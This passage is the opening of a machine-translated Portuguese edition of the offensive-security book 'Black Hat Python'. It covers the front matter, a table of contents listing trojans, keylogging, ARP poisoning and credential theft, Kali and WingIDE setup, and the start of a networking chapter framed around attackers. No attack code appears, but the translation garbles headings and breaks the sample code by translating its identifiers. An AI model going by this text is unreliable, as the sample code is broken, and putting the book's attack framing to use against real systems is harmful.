

Chapéu preto Python

*Programação Python
para Hackers e
Pentesters*



Justin Seitz

Prefácio de Charlie Miller

www.it-ebooks.info



BLACK HAT PYTHON

BLACK HAT PYTHON

**Programação Python
para Hackers e
Pentesters**

por Justin Seitz



São Francisco

CHAPÉU PRETO PYTHON. Copyright © 2015 por Justin Seitz.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, inclusive fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

Impresso nos

EUA Primeira

impressão

18 17 16 15 14 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-590-0

ISBN-13: 978-1-59327-590-7

Editor: William Pollock Editor de

produção: Serena Yang Ilustração da

capa: Garry Booth Design de interiores:

Octopod Studios Editor de

desenvolvimento: Tyler Ortman

Revisores técnicos: Dan Frisch e Cliff Janzen Editor

de texto: Gillian McGarvey

Compositor: Lynn L'Heureux Revisor:

James Fraleigh

Indexador: Serviços de indexação e revisão de BIM

Para obter informações sobre distribuição, traduções ou vendas a granel, entre em contato diretamente com a

No Starch Press, Inc: No Starch Press, Inc.

245 8th Street, São Francisco, CA 94103

telefone: 415.863.9900; info@nostarch.com

www.nostarch.com

Número de controle da Biblioteca do Congresso: 2014953241

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de infringir a marca registrada.

As informações contidas neste livro são distribuídas "no estado em que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

Para Pat

Embora nunca tenhamos nos conhecido, sou eternamente
grato por cada membro de sua maravilhosa família que
você me deu.

Sociedade Canadense do Câncer

www.cancer.ca

Sobre o autor

Justin Seitz é pesquisador sênior de segurança da Immunity, Inc., onde passa seu tempo caçando bugs, fazendo engenharia reversa, escrevendo exploits e programando Python. Ele é o autor de *Gray Hat Python*, o primeiro livro que aborda Python para análise de segurança.

Sobre os revisores técnicos

Dan Frisch tem mais de dez anos de experiência em segurança da informação. Atualmente, ele é analista de segurança sênior em uma agência canadense de aplicação da lei. Antes dessa função, trabalhou como consultor, fornecendo avaliações de segurança para empresas financeiras e de tecnologia na América do Norte. Como ele é obcecado por tecnologia e possui o 3º grau de faixa preta, você pode presumir (corretamente) que toda a sua vida é baseada em *Matrix*.

Desde os primeiros dias do Commodore PET e do VIC-20, a tecnologia tem sido uma companhia constante (e, às vezes, uma obsessão!) para Cliff Janzen. Cliff descobriu sua paixão profissional quando passou a trabalhar com segurança da informação em 2008, após uma década em operações de TI. Nos últimos anos, Cliff tem trabalhado alegremente como consultor de segurança, fazendo de tudo, desde revisão de políticas até testes de penetração, e se sente sortudo por ter uma carreira que também é seu hobby favorito.

C O N T E Ú D O S D E B R I E F

Prefácio de Charlie Miller	xv
Prefácio	xvii
Agradecimentos.....	xix
Capítulo 1: Configurando seu ambiente Python 1	
Capítulo 2: A rede: Noções básicas 9	
Capítulo 3: A rede: Raw Sockets e Sniffing.....	35
Capítulo 4: Propriedade da rede com o Scapy.....	47
Capítulo 5: Hackerismo na Web	61
Capítulo 6: Extensão do proxy Burp.....	75
Capítulo 7: Comando e controle do GitHub.....	101
Capítulo 8: Tarefas comuns de cavalos de Troia no Windows.....	111
Capítulo 9: Diversão com o Internet Explorer.....	123
Capítulo 10: Escalonamento de privilégios no Windows	137
Capítulo 11: Automatização da análise forense ofensiva	151
Índice	163

CONTÉUDOS NO DETAIL

PREÂMBULO por Charlie Miller	xv
PREFÁCIO	xvii
AGRADECIMENTOS	xix
1	
CONFIGURANDO SEU AMBIENTE PYTHON	1
Instalação do Kali Linux	2
WingIDE	3
2	
A REDE: BÁSICOS	9
Rede Python em um parágrafo.....	10
Cliente TCP	10
Cliente UDP.....	11
Servidor TCP	12
Substituição do Netcat.....	13
Chutando os pneus	19
Criação de um proxy TCP	20
Chutando os pneus	25
SSH com Paramiko	26
Chutando os pneus	29
Tunelamento SSH	30
Chutando os pneus	33
3	
A REDE: SOQUETES BRUTOS E SNIFFING	35
Criação de uma ferramenta de descoberta de host UDP	36
Packet Sniffing no Windows e no Linux	36
Chutando os pneus	38
Decodificação da camada IP	38
Chutando os pneus	41
Decodificação de ICMP.....	42
Chutando os pneus	45

4**PROPRIEDADE DA REDE COM SCAPY****47**

Roubo de credenciais de e-mail	48
Chutando os pneus	50
Envenenamento do cache ARP com o Scapy	51
Chutando os pneus	54
Processamento de PCAP	55
Chutando os pneus	59

5**HACKERIA NA WEB****61**

A biblioteca de soquetes da Web: urllib2	62
Mapeamento de instalações de aplicativos da Web de código aberto	63
Chutando os pneus	64
Diretórios e locais de arquivos com força bruta	65
Chutando os pneus	68
Autenticação de formulário HTML com força bruta	69
Chutando os pneus	74

6**ESTENDENDO O PROXY DE ARROTO****75**

Configuração	76
Burp Fuzzing	78
Chutando os pneus	83
Bing para arrotar	87
Chutando os pneus	91
Transformando o conteúdo do site em ouro de senha	93
Chutando os pneus	97

7**COMANDO E CONTROLE DO GITHUB****101**

Configuração de uma conta do GitHub	102
Criação de módulos	103
Configuração de Trojan	104
Criação de um cavalo de Troia com reconhecimento do GitHub	105
Hackeando a funcionalidade de importação do Python	107
Chutando os pneus	108

8**TAREFAS COMUNS DE TROJANS NO WINDOWS****111**

Keylogging para diversão e pressionamentos de teclas	112
Chutando os pneus	114
Tirar capturas de tela	115
Execução de código de shell pitônico	116
Chutando os pneus	117
Detecção de sandbox	118

9**DIVERSÃO COM O INTERNET EXPLORER** **123**

Homem no navegador (mais ou menos)	124
Criando o servidor	127
Chutando os pneus	128
Automação de IE COM para exfiltração	128
Chutando os pneus	134

10**ESCALONAMENTO DE PRIVILÉGIOS NO WINDOWS** **137**

Instalação dos pré-requisitos	138
Criação de um monitor de processo	139
Monitoramento de processos com WMI	139
Chutando os pneus	141
Privilégios de token do Windows	141
Vencendo a corrida	144
Chutando os pneus	146
Injeção de código	147
Chutando os pneus	149

11**AUTOMATIZAÇÃO DA ANÁLISE FORENSE OFENSIVA** **151**

Instalação	152
Perfis	152
Obtenção de hashes de senha	153
Injeção direta de código	156
Chutando os pneus	161

ÍNDICE**163**

F O U E W O U D

Python ainda é a linguagem dominante no mundo da segurança da informação, mesmo que a conversa sobre a linguagem de sua escolha às vezes pareça mais uma guerra religiosa. As ferramentas baseadas em Python incluem todos os tipos de fuzzers, proxies e até mesmo uma exploração ocasional. Estruturas de exploração como CANVAS são escritas em Python, assim como ferramentas mais obscuras como PyEmu ou Sulley.

Quase todo fuzzer ou exploit que escrevi foi em Python. Na verdade, a pesquisa sobre hacking automotivo que Chris Valasek e eu realizamos recentemente continha uma biblioteca para injetar mensagens CAN em sua rede automotiva usando Python!

Se você estiver interessado em mexer com tarefas de segurança da informação, Python é uma ótima linguagem para aprender devido ao grande número de bibliotecas de engenharia reversa e exploração disponíveis para seu uso. Agora, se apenas os desenvolvedores do Metasploit tomassem juízo e mudassem de Ruby para Python, nossa comunidade estaria unida.

Neste novo livro, Justin aborda uma grande variedade de tópicos que um jovem hacker iniciante precisaria para começar a trabalhar. Ele inclui orientações sobre como ler e gravar pacotes de rede, como farejar a rede, bem como tudo o que você pode precisar para auditoria e ataque de aplicativos da Web. Em seguida, ele dedica um tempo significativo à escrita de código para abordar as especificidades do ataque aos sistemas Windows. Em geral, o *Black Hat Python* é uma leitura divertida e, embora não possa transformá-lo em um hacker superdotado como eu, certamente pode fazer com que você comece a trilhar esse caminho. Lembre-se de que a diferença entre os moleques de script e os profissionais é a diferença entre simplesmente usar as ferramentas de outras pessoas e escrever as suas próprias.

Charlie Miller
Louis, Missouri
Setembro de 2014

P R E F A C E

Hacker Python. Essas são duas palavras que você realmente poderia usar para me descrever. Na Immunity, tenho a sorte de trabalhar com pessoas que, de fato, sabem codificar Python. Eu não sou uma dessas pessoas. Passo grande parte do meu tempo fazendo testes de penetração, e isso

requer o desenvolvimento rápido de ferramentas Python, com foco na execução e na obtenção de resultados (não necessariamente em beleza, otimização ou mesmo estabilidade). Ao longo deste livro, você aprenderá que é assim que eu codifico, mas também sinto que isso faz parte do que me torna um pentester forte. Espero que essa filosofia e esse estilo também o ajudem.

À medida que avançar no livro, você também perceberá que não me aprofundo em um único tópico. Isso é intencional. Quero lhe dar o mínimo necessário, com um pouco de sabor, para que você tenha algum conhecimento básico. Com isso em mente, espalhei ideias e tarefas de casa ao longo do livro para dar o pontapé inicial em sua própria direção. Eu o encorajo a explorar essas ideias e gostaria muito de receber comentários sobre suas próprias implementações, ferramentas ou tarefas de casa que você tenha feito.

Como em qualquer livro técnico, leitores com diferentes níveis de habilidade com Python (ou segurança da informação em geral) terão experiências diferentes com este livro. Alguns de vocês podem simplesmente pegar o livro e pegar os capítulos que são pertinentes a um trabalho de consultoria em que estão, enquanto outros podem lê-lo de ponta a ponta. Eu recomendaria que, se você for um programador Python iniciante ou intermediário, comece no início do livro e leia-o em ordem. Você aprenderá alguns bons blocos de construção ao longo do caminho.

Para começar, apresento alguns fundamentos de rede no Capítulo 2 e, aos poucos, passo pelos soquetes brutos no Capítulo 3 e pelo uso do Scapy no Capítulo 4 para obter algumas ferramentas de rede mais interessantes. A próxima seção do livro trata da invasão de aplicativos da Web, começando com suas próprias ferramentas personalizadas no Capítulo 5 e, em seguida, ampliando o popular Burp Suite no Capítulo 6. A partir daí, passaremos muito tempo falando sobre trojans, começando com o comando e controle do GitHub no Capítulo 7, até o Capítulo 10, onde abordaremos alguns truques de escalonamento de privilégios do Windows. O capítulo final é sobre o uso do Volatility para automatizar algumas técnicas forenses de memória ofensivas.

Tento manter os exemplos de código curtos e diretos, e o mesmo vale para as explicações. Se você é relativamente novo em Python, recomendo que digite todas as linhas para estimular a memória muscular da codificação. Todos os exemplos de código-fonte deste livro estão disponíveis em <http://nostarch.com/blackhatpython/>.

Aqui vamos nós!

a c o m p a n h a m e n t o s

Gostaria de agradecer à minha família - minha linda esposa, Clare, e meus cinco filhos, Emily, Carter, Cohen, Brady e Mason - por todo o incentivo e tolerância enquanto passei um ano e meio de minha vida escrevendo este livro. Meus irmãos, minha irmã, minha mãe, meu pai e minha Paulette também me deram muita motivação para continuar a insistir, não importa o que aconteça. Amo todos vocês.

A todos os meus colegas da Immunity (eu listaria cada um de vocês aqui se tivesse espaço): obrigado por me tolerarem no dia a dia. Vocês são realmente uma equipe incrível de se trabalhar. Para a equipe da No Starch - Tyler, Bill, Serena e Leigh -, muito obrigado por todo o trabalho árduo que dedicaram a este livro e aos demais de sua coleção. Todos nós agradecemos.

Também gostaria de agradecer aos meus revisores técnicos, Dan Frisch e Cliff Janzen. Esses caras digitaram e criticaram cada linha de código, escreveram códigos de apoio, fizeram edições e deram um suporte absolutamente incrível durante todo o processo. Qualquer pessoa que esteja escrevendo um livro sobre segurança da informação deve contar com esses caras; eles foram incríveis e muito mais.

Para o restante dos rufiões que compartilham bebidas, risadas e batepapos no GChats: obrigado por me deixarem chorar e reclamar com vocês sobre escrever este livro.

1

SETTING UP YOUR ENVIRONMENT TO PARAO PESSOA

Esta é a parte menos divertida - mas, ainda assim, crítica - do livro, na qual orientamos a configuração de um ambiente no qual escrever e testar o Python. Nós vamos para fazer um curso intensivo sobre como configurar uma máquina virtual (VM) Kali Linux e instalar um bom IDE para que você tenha tudo o que precisa para desenvolver código. Ao final deste capítulo, você deverá estar pronto para enfrentar os exercícios e os exemplos de código no restante do livro.

Antes de começar, faça o download e instale o VMWare Player.¹ Também recomendo que você tenha algumas VMs do Windows prontas, incluindo o Windows XP e o Windows 7, de preferência de 32 bits em ambos os casos.

1. Você pode fazer o download do VMWare Player em <http://www.vmware.com/>.

Instalação do Kali Linux

O Kali é o sucessor da distribuição BackTrack Linux, projetada pela Offensive Security desde o início como um sistema operacional para testes de penetração. Ele vem com várias ferramentas pré-instaladas e é baseado no Debian Linux, portanto, você também poderá instalar uma grande variedade de ferramentas e bibliotecas adicionais além das que estão no sistema operacional para começar.

Primeiro, obtenha uma imagem da VM do Kali no seguinte URL: <http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z>.² Faça download e descompacte a imagem e, em seguida, clique duas vezes nela para que o VMWare Player a inicie. O nome de usuário padrão é *root* e a senha é *toor*. Isso deve levá-lo ao ambiente de trabalho completo do Kali, conforme mostrado na Figura 1-1.



Figura 1-1: A área de trabalho do Kali Linux

A primeira coisa que faremos é garantir que a versão correta do Python esteja instalada. Este livro usará o Python 2.7 em todas as páginas. No shell (**Applications»Accessories»Terminal**), execute o seguinte:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

2. Para obter uma lista "clicável" dos links deste capítulo, acesse <http://nostarch.com/blackhatpython/>.

Se você baixou a imagem exata que recomendei acima, o Python 2.7 será instalado automaticamente. Observe que o uso de uma versão diferente do Python pode quebrar alguns dos exemplos de código deste livro. Você foi avisado.

Agora vamos adicionar algumas partes úteis do gerenciamento de pacotes Python na forma de `easy_install` e `pip`. Eles são muito parecidos com o gerenciador de pacotes `apt`, pois permitem que você instale diretamente as bibliotecas Python, sem ter que usar o para fazer o download, descompactar e instalar manualmente. Vamos instalar esses dois gerenciadores de pacotes emitindo os seguintes comandos:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Quando os pacotes estiverem instalados, poderemos fazer um teste rápido e instalar o módulo que usaremos no Capítulo 7 para criar um trojan baseado no GitHub. Digite o seguinte em seu terminal:

```
root@kali:~#: pip install github3.py
```

Você deverá ver uma saída no terminal indicando que a biblioteca está sendo baixada e instalada.

Em seguida, entre em um shell Python e valide se ele foi instalado corretamente:

```
root@kali:~#: python
Python 2.7.3 (padrão, 14 de março de 2014,
11:57:14) [GCC 4.7.2] no linux2
Digite "help", "copyright", "credits" ou "license" para obter mais informações.
>>> importar github3
>>> exit()
```

Se os seus resultados não forem idênticos a esses, então há uma "configuração incorreta" no seu ambiente Python e você trouxe grande vergonha ao nosso dojo Python! Nesse caso, verifique se você seguiu todas as etapas acima e se tem a versão correta do Kali.

Lembre-se de que, na maioria dos exemplos deste livro, você pode desenvolver seu código em vários ambientes, incluindo Mac, Linux e Windows. Há alguns capítulos que são específicos do Windows, e eu me certificarei de informá-lo no início do capítulo.

Agora que temos nossa máquina virtual de hacking configurada, vamos instalar um IDE Python para desenvolvimento.

WingIDE

Embora eu normalmente não defenda produtos de software comerciais, o WingIDE é o melhor IDE que usei nos últimos sete anos na Immunity. O WingIDE oferece todas as funcionalidades básicas do IDE, como autocompletar e explicar os parâmetros da função, mas seus recursos de depuração são o que o define

de outros IDEs. Farei um rápido resumo da versão comercial do WingIDE, mas é claro que você deve escolher a versão que for melhor para você.³

Você pode obter o WingIDE em <http://www.wingware.com/>, e recomendo que instale a versão de avaliação para que possa experimentar em primeira mão alguns dos recursos disponíveis na versão comercial.

Você pode fazer seu desenvolvimento em qualquer plataforma que desejar, mas talvez seja melhor instalar o WingIDE em sua VM Kali, pelo menos para começar. Se você seguiu minhas instruções até agora, certifique-se de baixar o pacote .deb de 32 bits do WingIDE e salve-o no diretório do usuário.

Em seguida, entre em um terminal e execute o seguinte:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

Isso deve instalar o WingIDE conforme planejado. Se você receber algum erro de instalação, pode haver dependências não atendidas. Nesse caso, basta executar:

```
root@kali:~# apt-get -f install
```

Isso deve corrigir as dependências ausentes e instalar o WingIDE. Para verificar se ele foi instalado corretamente, certifique-se de poder acessá-lo conforme mostrado na Figura 1-2.




Figura 1-2: Acesso ao WingIDE a partir da área de trabalho do Kali

3. Para obter uma comparação dos recursos entre as versões, acesse <https://wingware.com/wingide/features/>.

Inicie o WingIDE e abra um novo arquivo Python em branco. Em seguida, acompanhe o que vou dizer enquanto faço um rápido resumo de alguns recursos úteis. Para começar, sua tela deve se parecer com a Figura 1-3, com a área principal de edição de código no canto superior esquerdo e um conjunto de guias na parte inferior.




Figura 1-3: Layout da janela principal do WingIDE

Vamos escrever um código simples para ilustrar algumas das funções úteis do WingIDE, incluindo as guias Debug Probe e Stack Data. Insira o código a seguir no editor:

```
def sum(number_one,number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)

    resultado = número_um_inteiro +
    número_dois_inteiro return resultado

def convert_integer(number_string):

    converted_integer = int(number_string)
    return converted_integer

resposta = soma("1", "2")
```

Esse é um exemplo muito artificial, mas é uma excelente demonstração de como facilitar sua vida com o WingIDE. Salve-o com o nome de arquivo que desejar, clique no item de menu **Debug** e selecione a opção **Select Current as Main Debug File**, conforme mostrado na Figura 1-4.




Figura 1-4: Configuração do script Python atual para depuração

Agora, defina um ponto de interrupção na linha de código que diz:

```
return converted_integer
```

Você pode fazer isso clicando na margem esquerda ou pressionando a tecla F9. Você verá um pequeno ponto vermelho aparecer na margem. Agora, execute o script pressionando F5, e a execução deverá parar no ponto de interrupção. Clique na guia **Stack Data** e você verá uma tela como a da Figura 1-5.

A guia Stack Data (Dados da pilha) nos mostrará algumas informações úteis, como o estado de todas as variáveis locais e globais no momento em que nosso ponto de interrupção foi atingido. Isso permite depurar códigos mais avançados em que é necessário inspecionar variáveis durante a execução para rastrear erros. Se você clicar na barra suspensa, também poderá ver a pilha de chamadas atual, que informa qual função chamou a função na qual você está atualmente. Dê uma olhada na Figura 1-6 para ver o rastreamento da pilha.




Figura 1-5: Exibição dos dados da pilha após o acerto de um ponto de interrupção




Figura 1-6: Exibição do rastreamento de pilha atual

Podemos ver que a função `convert_integer` foi chamada a partir da função `sum` na linha 3 do nosso script Python. Isso se torna muito útil se você tiver funções recursivas chamadas de função ou uma função que é chamada de muitos lugares potenciais. Usar a guia Stack Data será muito útil em sua carreira de desenvolvedor Python!

O próximo recurso importante é a guia Debug Probe. Essa guia permite que você entre em um shell Python que está sendo executado no contexto atual do momento exato em que o ponto de interrupção foi atingido. Isso permite inspecionar e modificar variáveis, bem como escrever pequenos trechos de código de teste para experimentar novas ideias ou solucionar problemas. A Figura 1-7 demonstra como inspecionar a variável `converted_integer` e alterar seu valor.




Figura 1-7: Uso do Debug Probe para inspecionar e modificar variáveis locais

Depois de fazer algumas modificações, você pode retomar a execução do script pressionando F5.

Embora esse seja um exemplo muito simples, ele demonstra alguns dos recursos mais úteis do WingIDE para o desenvolvimento e a depuração de scripts Python.⁴

Isso é tudo de que precisamos para começar a desenvolver o código para o restante deste livro. Não se esqueça de preparar as máquinas virtuais como máquinas de destino para os capítulos específicos do Windows, mas é claro que o uso de hardware nativo não deve apresentar nenhum problema.

Agora vamos nos divertir de verdade!

4. Se você já usa um IDE que tenha recursos os compre arávei s aos do WingIDE, envie-me um e-mail ou um tweet, pois eu adoraria saber mais sobre ele!

2

O TRABALHO DE CAMPO: BÁSICAS

A rede é e sempre será a arena mais sexy para um hacker. Um invasor pode fazer quase tudo com um simples acesso à rede, como procurar hosts, injetar pacotes, farejar dados, explorar hosts remotamente e muito mais. Mas se você for um invasor que conseguiu entrar nas profundezas de um alvo corporativo, você pode se encontrar em um dilema: você não tem ferramentas para executar ataques à rede. Não há netcat. Não há Wireshark. Nenhum compilador e nenhum meio de instalar um. No entanto, você pode se surpreender ao descobrir que, em muitos casos, encontrará uma instalação do Python, e é por aí que começaremos.

Este capítulo lhe dará algumas noções básicas sobre redes Python usando o módulo `socket`¹. Ao longo do caminho, criaremos clientes, servidores e um proxy TCP e, em seguida, os transformaremos em nosso próprio netcat, completo com shell de comando.

1. A documentação completa do soquete pode ser encontrada aqui:
<http://docs.python.org/2/library/socket.html>.

Este capítulo é a base para os capítulos seguintes, nos quais criaremos uma ferramenta de descoberta de host, implementaremos sniffers de plataforma cruzada e criaremos uma estrutura de trojan remoto. Vamos começar.

Rede Python em um parágrafo

Os programadores têm várias ferramentas de terceiros para criar servidores e clientes de rede em Python, mas o módulo principal de todas essas ferramentas é o socket. Esse módulo expõe todas as peças necessárias para escrever rapidamente clientes e servidores TCP e UDP, usar soquetes brutos e assim por diante. Para fins de invasão ou manutenção do acesso às máquinas-alvo, esse módulo é tudo o que você realmente precisa. Vamos começar criando alguns clientes e servidores simples, os dois scripts de rede rápidos mais comuns que você escreverá.

Cliente TCP

